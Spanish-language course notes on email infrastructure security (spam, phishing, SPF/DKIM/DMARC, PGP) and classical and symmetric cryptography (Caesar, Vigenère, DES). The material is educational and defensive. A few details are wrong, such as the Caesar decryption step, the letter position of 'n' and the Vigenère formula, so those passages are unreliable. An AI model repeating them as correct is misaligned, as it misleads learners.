
- Alicia escribe desde su Mail User Agent (App de escritorio/movil para escribir y leer correos, o sitio web con webmail) un correo a Roberto. Define al menos las cabeceras
ToyFrom. El MUA de Alicia se conecta con su MSA (Mail Server Agent) y envía el correo que se agenda para su envío a Roberto. El MSA generalmente pide credenciales para poder enviar como Alicia (pero esto no es obligatorio en el proceso de envío de correos). Algunos MSA permiten enviar a nombre de otra persona con previa autorización. - El MSA de Alicia resuelve el RR
MXdel dominiob.orgpreguntando a su resolver DNS, que eventualmente llega al servidor autoritativo DNS deb.org. - El servidor autoritativo de
b.orgretorna el servidor de correo asociado al dominio (en este caso, serámx.b.org) y con eso obtiene la dirección a la cual mandar el correo. - El MSA de Alicia envía al puerto 25 a través de Internet el mensaje que corresponde a Roberto a
mx.b.org. El MSA de Roberto recibe el correo, revisa que sea para algún usuario del MSA correspondiente (si no, lo rechaza y rebota). Si es para un usuario (en este caso sí, es para Roberto), lo guarda hasta que el MUA de Roberto lo vaya a buscar - El MUA de Roberto usa el protocolo POP3 (podría haber usado IMAP también) para consultar periódicamente al MSA de Roberto si hay mensajes pendientes. En este caso, el MSA entrega al MUA un mensaje de parte de Alicia.
Si se fijan, en ningún momento hemos hablado de criptografía El protocolo original de correo electrónico envía y recibe los mensajes sin autenticación ni confidencialidad (tanto en tránsito como en reposo). Sin embargo, hoy existen protocolos parecidos a los estándares pero que usan una capa de TLS antes de empezar a transmitir la información.
Protocolos importantes#
- SMTP: Protocolo usado para envío de correos electrónicos. En general, el mismo proveedor de correo entrega este servicio (si no, solo podríamos recibir). Funciona en el puerto 25 (plaintext y server-to-server), 465 (SMTPS con TLS implícito) y 587 (SMTP con STARTTLS).
- POP3, IMAP y JMAP: Protocolos usados para leer o descargar correos electrónicos desde un MUA conectándose al MSA. POP3 (cifrado) usa el puerto 995, IMAP (cifrado) usa el purrto 993 y JMAP fue definido en el RFC 9620 y usa el puerto 443, ya que es una API web.
Ataques y vulnerabilidades comunes#
La infraestructura de correo electrónico suele ser atacada de las siguientes formas:
Envío de SPAM#
Es tan fácil y barato enviar correos electrónicos que muchas entidades lo usan para envío de publicidad no deseada. Como cualquier persona que conozca la dirección de correo electrónico de otra persona puede hacerle llegar un mensaje, se suelen vender en un mercado negro/gris las bases de datos de correos de unas empresas a otras.
A los correos no deseados se les conoce comúnmente como SPAM. Esta palabra viene del nombre de un tipo de carne enlatada que es mencionada muchas pero muchas veces en un sketch del grupo humorístico británico Monty Python (el mismo del que derivó el nombre del lenguaje de programación Python)
Abusix estima que, al menos durante marzo de 2026 el 47% del tráfico de correos electrónicos fue SPAM.
Venta de bases de datos de emails#
Si bien en Chile se está trabajando en la implementación de una Ley de Datos Personales a la altura de los estándares europeos desde hace años y su cumplimiento obligatorio iba a iniciar a fines de 2026, el Gobierno busca postergar el inicio de operación de estas obligaciones al menos por un año.
Las empresas tuvieron dos años para prepararse 🙁
Mientras la venta y compra de datos personales siga sin regularse, las campañas de SPAM y de fraude seguirán aprovechándose de esta información.
Phishing y suplantaciones#
El Phishing corresponde a un tipo de estafa cibernética en el que un actor de amenaza envía correos electrónicos a una o más víctimas, los cuales muestran estafas en ellos o a través de un enlace adjunto.
Cuando el phishing es sumamente dirigido se le conoce como Business Email Compromise (BEC) o spear phishing. cuando es dirigido a una autoridad importante, se le conoce como whale phishing.
Cuando se hace por voz lo mismo que en un correo electrónico, se le conoce como vishing; y cuando se hace a través de SMS, se le conoce como smishing.
Antiguamente se recomendaba estar atentos a faltas ortográficas o diseños poco serios en los correos y los sitios. Hoy, todas estas estafas son cada vez más difíciles de diferenciar debido, entre otros motivos, a lo fácil que hacen las herramientas de GenIA el trabajo de crear contenido que se ve legítimo y sin faltas ortográficas.
Algunas estafas dentro de los correos de phishing:
- Amenazas personales: Atacantes que indican que han hackeado tu computador, obtenido información sensible o el feed de tu cámara, y piden transferir bitcoins a una dirección específica para no ser encontrados.
- Cuento del Tío: Historias de abogados de familiares lejanos que no tienen a quien dejar su herencia, salvo al receptor del correo, o de príncipes nigerianos que buscan a una buena persona para recibir su fortuna.
- Acciones urgentes: Tanto malas (compras no autorizadas, cambio de credenciales antes de que una cuenta se bloquee, pago de una multa de tránsito) como buenas (posibilidad de canjear un premio). En ambos casos se abusa de la urgencia para que la persona haga click en un enlace o descargue un archivo malicioso.
Distribución de malware#
El malware (lo veremos en una unidad específica más adelante) a veces es distribuido usando los correos electrónicos como medio, por lo que se recomienda tener mucho cuidado con los archivos recibidos y descargados por ahí, en especial si refieren a temas de carácter urgente como los de la sección anterior.
Tracking en correo electrónico#
Los correos electrónicos pueden incluir HTML en sus cuerpos, lo que es mostrado si el MUA del usuario soporta hacerlo. Al mostrar HTML interpretado, quien envía el correo puede saber si fue leído o no a través de pixeles de seguimiento o la carga de imágenes en servidores remotos. Esto puede revelar la IP del receptor, sus horas de actividad o incluso si le interesó o no el contenido del mensaje.
Los enlaces de los correos electrónicos también suelen estar asociados a las plataformas de marketing que los envían, con el objetivo de tomar estadísticas de alcance y uso en las campañas correspondientes.
Falta de confidencialidad#
Como mencionamos anteriormente, el protocolo de correo electrónico no fue pensado originalmente para transmitir información confidencial o atribuíble. Por lo tanto, es importante tener en consideración que la persona que administre los servidores de entrada, tránsito y salida por los que viaje el correo tendrá la capacidad de ver su contenido.
Sin embargo, el canal de comunicación entre servidores (cuando se utiliza TLS) sí es confidencial, impidiendo a externos acceder a la información transmitida (siempre y cuando no se configure un ataque de tipo Person in the Middle).
Mitigaciones#
Durante los últimos años se han desarrollado estándares que buscan mitigar los riesgos anteriores.
SPF, DKIM y DMARC#
Puedes aprender más de estos estándares en esta guía del CSIRT de Gobierno (2024)
SPF (Sender Policy Framework) es un estándar que permite definir qué servidores pueden enviar correos a nombre del dominio correspondiente, dificultando ataques de suplantación de dominio.
Si un servidor que no está en la lista de autorizados del registro SPF respectivo del dominio envía un correo a otro servidor, el otro servidor puede darse cuenta consultando la configuración SPF y comparando esos datos con los del servidor de origen. Si la comprobación falla, el correo se puede rechazar o marcar como sospechoso.
Se configura como un registro
TXTcon un formato estándar definido en el RFC 7208. Por ejemplo:v=spf1 mx:example.org -allsignifica que pasan solo los servidores de origen que están registrados como registroMXdel dominioexample.org.DKIM (DomainKeys Identified Mail): Son firmas definidas en el RFC 6376 que van como cabecera del correo recibido, y que permiten firmar con una llave privada algunas cabeceras y el cuerpo del correo. De esta forma, es posible notar si esas cabeceras en el correo fueron modificadas en tránsito.
La llave pública del dominio está ubicada en un registro
TXTde un subdominio del dominio del correo (referida en la misma cabecera con la firma). Con esta llave, el correo original y la firma se puede validar que el mensaje no ha sido modificado.Un ejemplo de registro DKIM es
v=DKIM1; k=rsa; p=PUBLIC_KEY, dondePUBLIC_KEYdebe ser una llave RSA en Base64.DMARC: (Domain-based Message Authentication, Reporting and Conformance) es un estandar definido en el RFC 7489 almacenado como registro
TXTen el dominio, el cual se usa para definir qué hacer si las reglas SPF y DKIM no pasan, así como también dónde reportar cualquier transgresión a estas reglas. Sirve para guiar a los servidores receptores sobre el estándar de seguridad esperado en los correos enviados por el emisor, diagnosticar errores de configuración y detectar intentos de suplantación.Un ejemplo de política DMARC es
v=DMARC1; p=reject; rua=MAILTO:reports@hackerlab.cl; ruf=MAILTO:reports-failed@hackerlab.cl. Esto significa que cualquier correo que no cumpla las políticas de seguridad SPF y DKIM debe ser rechazado y se deben notificar los fallidos areportes-failed@hackerlab.cl, así como los informes diarios areports@hackerlab.cl.
AntiSPAM corporativo#
Algunos proveedores de firewall y servicios de seguridad permiten configurar un AntiSPAM entre nuestro proveedor de correo y los que quieren comunicarse con nosotros. Actúa parecido a lo que hace un WAF, interceptando todos los correos, abriéndolos y solo dejando pasar aquellos que no sean un riesgo.
Los AntiSPAM pueden servir también para atrapar phishing y contenido malicioso en los correos electrónicos.
Direcciones de correo temporales y mail relays#
Para evitar revelar la dirección personal de correo electrónico de una persona en un formulario para un servicio de pocos usos, uno puede usar direcciones de correo electrónico temporales. Estas direcciones se generan aleatoriamente y permiten ver el correo recibido en la misma interfaz de creación, facilitando el registro a servicios que no se desea usar en el futuro.
Algunos sitios bloquean los dominios conocidos de direcciones de correo electrónico temporales, pero par los casos en los que no hay bloqueo, es una alternativa útil para evitar recibir SPAM.
Una alternativa a lo anterior son los mail relays como Apple Hide My Email, los Correos duck.com de DuckDuckGo y Firefox Relay. Ellos generan direcciones de correo aleatorias, granulares y desactivables, las cuales deben ser usadas en cuentas distintas para preservar la privacidad. En algunos casos, no hay nada que permita relacionar la cuenta real con la cuenta de correo del usuario a la que se redirigirá el mensaje.
PGP#
PGP (Pretty Good Privacy) es un estándar que permite firmar y cifrar mensajes usando llaves asimétricas. Fue desarrollado por Phil Zimmerman y se encuentra especificado en el RFC 4880 (en su implementación OpenPGP)
Para poder usarlo de forma fácil y cómoda, los MUA deben soportar el firmado y el cifrado del contenido de sus mensajes usando llaves privadas o públicas, según corresponda. También existen extensiones que permiten usar PGP en MUAs web, como Flowcrypt.
IA Generativa#
Infraestructura expuesta#
MCPs#
Herramientas#
Aplicaciones conectadas a modelos de IA generativa#
Principales riesgos y vulnerabilidades#
Mitigaciones#
Seguridad en otras plataformas#
En esta sección hablaremos de otras plataformas que no siguen al pie de la letra el modelo de las que ya hemos descrito, sus diferencias, riesgos de seguridad comunes y mitigaciones.
👷 Pendiente: Completar las tres secciones para el curso de 2027.
👷 En construcción: Esta página está basada fuertemente en el apunte de Taller de Hacking. La iremos modificando de acuerdo a las necesidades específicas del curso durante los próximos semestres.
En esta unidad veremos cómo funcionan las herramientas criptográficas hoy estandarizadas, así como también otras herramientas consideradas hoy inseguras para algunos casos de uso.
Por último, veremos aplicaciones que usan las herramientas estandarizadas y seguras para garantizar propiedades que, sin ellas, no se podrían garantizar.
Pero antes, hablaremos un poco de criptografía en general y luego de criptografía clásica, para entender un poco mejor cuál es el objetivo que se busca al usar estas herramientas.
¿Por qué Criptografía?#
Como ya hemos visto en otras unidades, debido tanto al tecnooptimismo de sus creadores como a las limitaciones tecnológicas de la época, la Internet se pensó inicialmente como una red pública, en la que potencialmente cualquier par de computadores pudiese comunicarse de forma fácil y directa, sin importar en qué lugar geográfico se encontrasen o si compartían proveedor de Internet. Eran tiempos más simples, en los que la información que fluía por ahí no era necesariamente muy importante, o al menos la gente que podía ser capaz de interceptarla y leerla era muy poca.
Sin embargo, a medida ha aumentado la cantidad de usuarios de la Internet y la cantidad de cosas que se puede hacer en ella, y a medida cada vez más gobiernos, delincuentes informáticos y grandes empresas quieren saber qué estas haciendo en cada momento, se ha vuelto indispensable contar con la capacidad de poder decidir quién puede y quién no puede acceder a ciertas comunicaciones que ocurren en estos espacios. Por ejemplo, hoy resultaría completamente inaceptable pensar que los números de la tarjeta de crédito que usas para pagar Netflix pudiesen ser vistos por cualquier persona o máquina que resulte estar por ahí cuando envías tu formulario.
Para lograr el objetivo anterior contamos con una herramienta matemática muy útil: la criptografía. El principio es sencillo. La información se cifra antes de enviar por el canal público, de modo que el receptor pueda descifrarla usando información privada y que es de común acuerdo con el emisor del mensaje.
Si bien los avances criptográficos de los últimos años entregan un nivel alto de protección en teoría, en la práctica suelen haber errores de implementación graves que podrían permitir exfiltrar la información sensible. De estos errores se aprovechan entidades que desean descifrar mensajes sin autorización, obteniendo así la información sensible que buscan, y muchas veces sin que las partes que se comunicaban por el canal se enteren de esta intrusión.
El objetivo de esta unidad es conocer esos errores típicos de implementación o integración de herramientas criptográficas para asegurar integridad y confidencialidad en los sistemas, así como también conocer problemas teóricos descubiertos en protocolos criptográficos más antiguos que hacen funcionar sus ataques conocidos.
¿Cómo comunico mensajes? (Recuerdo de modelamiento de amenazas)#
Como vimos al inicio de la sección de modelamiento de amenazas, hay un caso muy conocido en protocolos de comunicación criptográficos.

Llamaremos la Emisora del mensaje (la que se comunica primero) Alicia, a quien lo recibe Roberto, y Eva a quien quiere romper alguna propiedad de ciberseguridad esperada por Alicia y Roberto.
Algunos de los modelos de amenaza en los que las herramientas criptográficas nos podrán ayudar son los siguientes:
- ¿Cómo pueden comunicarse Alicia y Roberto en un canal controlado o monitoreado por Eva de forma secreta? (Eva no debe saber de qué están hablando): Para ello, usaremos herramientas criptográficas para el cifrado de información.
- ¿Cómo puede Roberto (o Alicia) saber que el mensaje que le envió Alicia (o Roberto) no fue modificado por Eva?: Para ello, usaremos las herramientas criptográficas para firmar o autenticar información.
Ambos casos anteriores pueden partir de dos casos base distintos:
- Alicia y Roberto pueden ponerse de acuerdo, una vez, en un valor secreto común a través de un canal no controlado por Eva. En estos casos usamos criptografía simétrica.
- Alicia y Roberto deben ponerse de acuerdo en el valor secreto a través del canal (remoto) controlado por Eva. En estos casos usamos criptografía asimétrica.
Roberto: Supongamos que tenemos una forma de intercambiar información sin que Eva la vea. De todos modos, ¿cómo sé que la persona al otro lado en verdad es Alicia si nunca pude hablar directamente con ella? Solo me llegó un mensaje, a través de un canal controlado por Eva, que decía que venía de ella.
Esto lo veremos más adelante, en aplicaciones criptográficas.
Criptografía Clásica para Cifrado#
Los cifradores clásicos son aquellos que han tenido un uso histórico masivo, pero que hoy en día no se utilizan, en parte debido a lo fácil que resulta romperlos con ayuda de un computador. Además, estos cifradores suelen trabajar solamente con letras del alfabeto inglés, lo que limita los tipos de mensajes que se pueden cifrar.
En general, al usar estos cifrados se ignoran los espacios y signos de puntuación, entregándose como mensaje cifrado un texto sin estos símbolos, los cuales generalmente se pueden recuperar interpretando el mensaje en texto plano.
Cifradores de Sustitución#
Corresponde a los cifradores en los que, para cifrar mensajes, cada caracter de ellos es reemplazado por otro caracter según una función de sustitución específica, pero manteniendo su posición en el texto. Para descifrar los mensajes, basta con aplicar la función inversa a cada caracter.
Cifrador César (Caesar Cipher)#

En el cifrador César, la sustitución es definida por una llave $K$, equivalente a un número entre 1 y 26, o en su defecto, a una letra del alfabeto con el que se trabaja (el inglés). Para cifrar, es necesario interpretar cada letra como un número igual a la posición de esta en el abecedario. Luego, a este valor se le suma $K$ (o si $K$ es una letra, su posición en el abecedario). Si el valor de la suma es mayor a 26, se le resta 26 para obtener un número dentro del rango 1 y 26. Finalmente, este número es transformado en la letra del abecedario que se encuentra en esa posición.
El descifrado de un mensaje cifrado con César es similar a su cifrado, pero en vez de sumar se resta 26. Si el número resultante es menor a 1, se le suma 26 para obtener un número en el rango de entre 1 y 26.
Caso particular: ROT13#
Existe un caso particular del cifrador César conocido como “ROT13”, en el cual la llave es fija y de valor 13 (o “M”). Lo más útil de tener este valor como llave es que para el proceso de cifrado y descifrado se puede usar exactamente el mismo algoritmo. Dado que la llave es un valor fijo, se suele considerar más como una técnica de ofuscación que de cifrado, la cual es bastante popular por ejemplo en foros de discusión de internet para publicar spoilers.
Cómo romper Caesar#
Fuerza bruta: Calcular para cada llave posible el valor del texto descifrado con esa llave. Luego, seleccionar el valor de salida más coherente. Como son solo 26 llaves posibles, es fácil de realizar.
Análisis de frecuencias: En todos los idiomas, es posible encontrar una proporción estandar de frecuencias para cada letra del alfabeto. En el caso del inglés, la letra más repetida es la $E$. Por lo tanto, en el caso de textos largos, podemos revisar cuál es el caracter con más repeticiones y asumir que equivale a la E. Luego, calculamos la llave que necesitaríamos para convertir ese caracter en una E. Finalmente, probamos la llave candidata y revisamos la obtención de un mensaje coherente. Este análisis también puede considerar las frecuencias de otras letras para aumentar la confianza en el resultado.
Este gráfico muestra las frecuencias relativas de las 26 letras del abecedario inglés:

Herramientas#
- DCode.fr tiene una utilidad para romper Caesar por fuerza bruta, el cual calcula probabilidad de éxito con un análisis de frecuencias.
Cifrador Vigenère#
En el caso del cifrador Vigenère, creado en el año 1553 pero roto recién en el año 1863, la sustitución se hace con llaves alfanuméricas de largo arbitrario, aunque generalmente menor al largo del texto completo. El algoritmo de cifrado es el siguiente:
- Definimos la función $ToPos(Z)$, que toma una letra del abecedario inglés $Z$ y la transforma en un número equivalente a su posición en él.
- Ejemplos: $ToPos(“a”) = 1$, $ToPos(“n”) = 19$, $ToPos(“z”) = 26$
- Definimos la función $ToChar(N)$, que toma un número $N$ entre 1 y 26, y devuelve la letra del abecedario inglés en esa posición.
- Ejemplos: $ToChar(1) = “a”$, $ToChar(19) = “n”$, $ToChar(26) = “z”$
- Dada una llave $K$ de largo $n$ y un texto de largo $N$, para cada caracter $P[i]$ del texto plano P, obtenemos $C[i]$ de la siguiente forma:
- Definimos $C[i]$ como $ToChar((ToPos(P[i]) + K_i) \mod 26) + 1$
Esto hace notar que Caesar es un caso particular de Vigenère con una llave de largo 1.
Cómo romper Vigenère#
Las técnicas de Caesar no sirven directamente en el caso de Vigenere, dado que el universo de llaves posibles no está acotado, y que un análisis de frecuencias por sí solo no nos revelará mucha información. Sin embargo, existen técnicas un poco más sofisticadas que nos ayudarán a obtener el mensaje cifrado o la llave utilizada.
- Examinación de Kasiski: Técnica de criptoanálisis que permite determinar un subconjunto de posibles largos de llave. Posteriormente, es posible hacer un análisis de frecuencia independiente para cada caracter de la llave, considerando solamente los caracteres del mensaje cifrado que utilizaron ese caracter al cifrarse.
- Eliminación de la llave: En caso que se conozca parte del texto plano, es posible determinar la llave utilizada de forma bastante directa. Recomendamos ver la explicación de la página en Wikipedia del cifrador Vigenère (sección Cryptanalysis / Key Elimination).
Herramientas#
- DCode.fr tiene una utilidad que permite romper Vigenère con varias técnicas, algunas de ellas mencionadas acá.
Sustitución monoalfabética#
La sustitución monoalfabética considera utilizar una permutación del alfabeto inglés ordenado, y mapear cada letra del alfabeto original a la letra en la misma posición de la permutación. El descifrado es simplemente ejecutar el mapeo opuesto al utilizado en el cifrado. En este caso, la llave correspondería a la permutación completa del alfabeto. Por ejemplo, teniendo la siguiente permutación para el alfabeto ordenado
Original:    ABCDEFGHIJKLMNOPQRSTUVWXYZ
Permutación: QWERTYUIOPASDFGHJKLZXCVBNM
La versión cifrada del mensaje HOLA MUNDO correspondería a IGSQ DXFRG.
Ataques a la sustitución monoalfabética#
El ataque más efectivo contra la sustitución monoalfabética es el mismo análisis de frecuencias realizado en Caesar, para luego ir probando con la modificación de otras letras de modo de obtener un mensaje coherente.
Herramientas#
- DCode.fr tiene una herramienta interactiva para realizar sustitución monoalfabética, la cual configura el estado inicial de la sustitución usando análisis de frecuencia, pero permite modificar las sustituciones manualmente, viendo en tiempo real el resultado de ellas.
Cifradores de Transposición#
En los cifradores de transposición, el texto cifrado corresponde a una permutación de los caracteres del texto plano, la cual se “descifra” conociendo el orden deben leerse los caracteres para extraer la información cifrada. Hay harta información sobre algunos cifradores de transposición famosos en Wikipedia, así como también técnicas para resolverlos.
Herramientas#
DCode tiene herramientas para los siguientes cifradores de transposición:
Criptografía Simétrica#
En esta sección hablaremos de tres tipos de cifrado: One-time pad, cifradores de bloque y cifradores de flujo.
One-Time Pad#
Corresponde a una técnica de cifrado que no puede ser rota si la llave no se reusa, en la cual un mensaje se cifra ejecutando la operación xor entre un valor aleatorio al menos del tamaño del mensaje y el mismo mensaje. Lamentablemente, este tipo de cifrado no es muy práctico, debido a la dificultad de conseguir una fuente de valores realmente aleatorios que pueda al mismo tiempo estar sincronizada entre las partes que desean comunicarse.
Cifradores de bloque#
Los cifadores de bloque permiten cifrar mensajes de un tamaño fijo (conocido como $BlockSize$) utilizando una llave de con otro tamaño fijo (conocido como $KeySize$). Si el mensaje es más largo que la llave, es necesario dividirlo en bloques del tamaño adecuado y usar un modo de operación que permita encadenar estos bloques.
El principio básico del proceso de Cifrado $E$ del cifrador de bloque consiste en ejecutar varias rondas de permutación y sustitución definidas sobre el bloque de texto plano $P$, de tal forma de obtener un nuevo bloque cifrado $C$. Las permutaciones y sustituciones son definidas por una llave $K$, la cual es entregada al cifrador de bloque como entrada, además de $C$. Para descifrar un bloque $C$ (proceso de descifrado $D$), se ejecutan operaciones inversas a las de $E$. Lo anterior se puede observar en la imagen siguiente, obtenida del libro Serious Cryptography.

Una característica importante para un buen cifrador, es que la salida $C$ no permita derivar nada ni de $K$ ni de $P$. Para esto, las salidas $C$ deben verse como datos aleatorios (es decir, no tener patrones).
El tamaño de la llave es importante para evitar ataques de fuerza bruta sobre el cifrador. Si la llave es pequeña no es una tarea imposible probar descifrar un bloque cifrado con todas las llaves posibles. Una llave de 16 bits requeriría del orden de 65 mil intentos para recorrer el espacio completo de llaves, mientras que una de 32 bits necesitaría 4 mil millones de intentos. Hoy en día es considerada segura una llave de largo 128 o más.
Tipos de cifradores de bloque#
Existen muchos diseños de cifradores de bloque. A continuación mencionaremos algunos de los más conocidos y usados.
DES#

Estandarizado en el año 1977
Largo de llave: 56 bits (+ 8 de paridad)
Largo de bloque: 64 bits
Rondas: 16
Data Encryption Standard es un algoritmo de cifrado simétrico creado por IBM en los 70s. Se publicó como estándar el año 1977, con el tamaño de llave que conocemos. Este tamaño de llave hace que sea completamente factible un ataque de fuerza bruta en unos días, contando con la capacidad computacional adecuada o pagando por un servicio especializado.
Pueden encontrar una descripción bastante extensiva del algoritmo en Wikipedia.
Existe una versión “fortificada” denominada 3DES en la cual se aplica 3 veces el algoritmo DES a cada bloque, utilizando hasta 3 llaves ($K_1, K_2, K_3$) de 56 bits distintas, de la siguiente forma:
$$C = E_{K_3}(D_{K_2}(E_{K_1}(P)))$$ $$P = D_{K_1}(E_{K_2}(D_{K_3}(C)))$$
Sin embargo, esta versión es considerada insegura por el NIST desde el año 2017 debido a la existencia de ataques de colisión, como SWEET32. Más información sobre esta versión pueden encontrarla en la página de Wikipedia
AES#
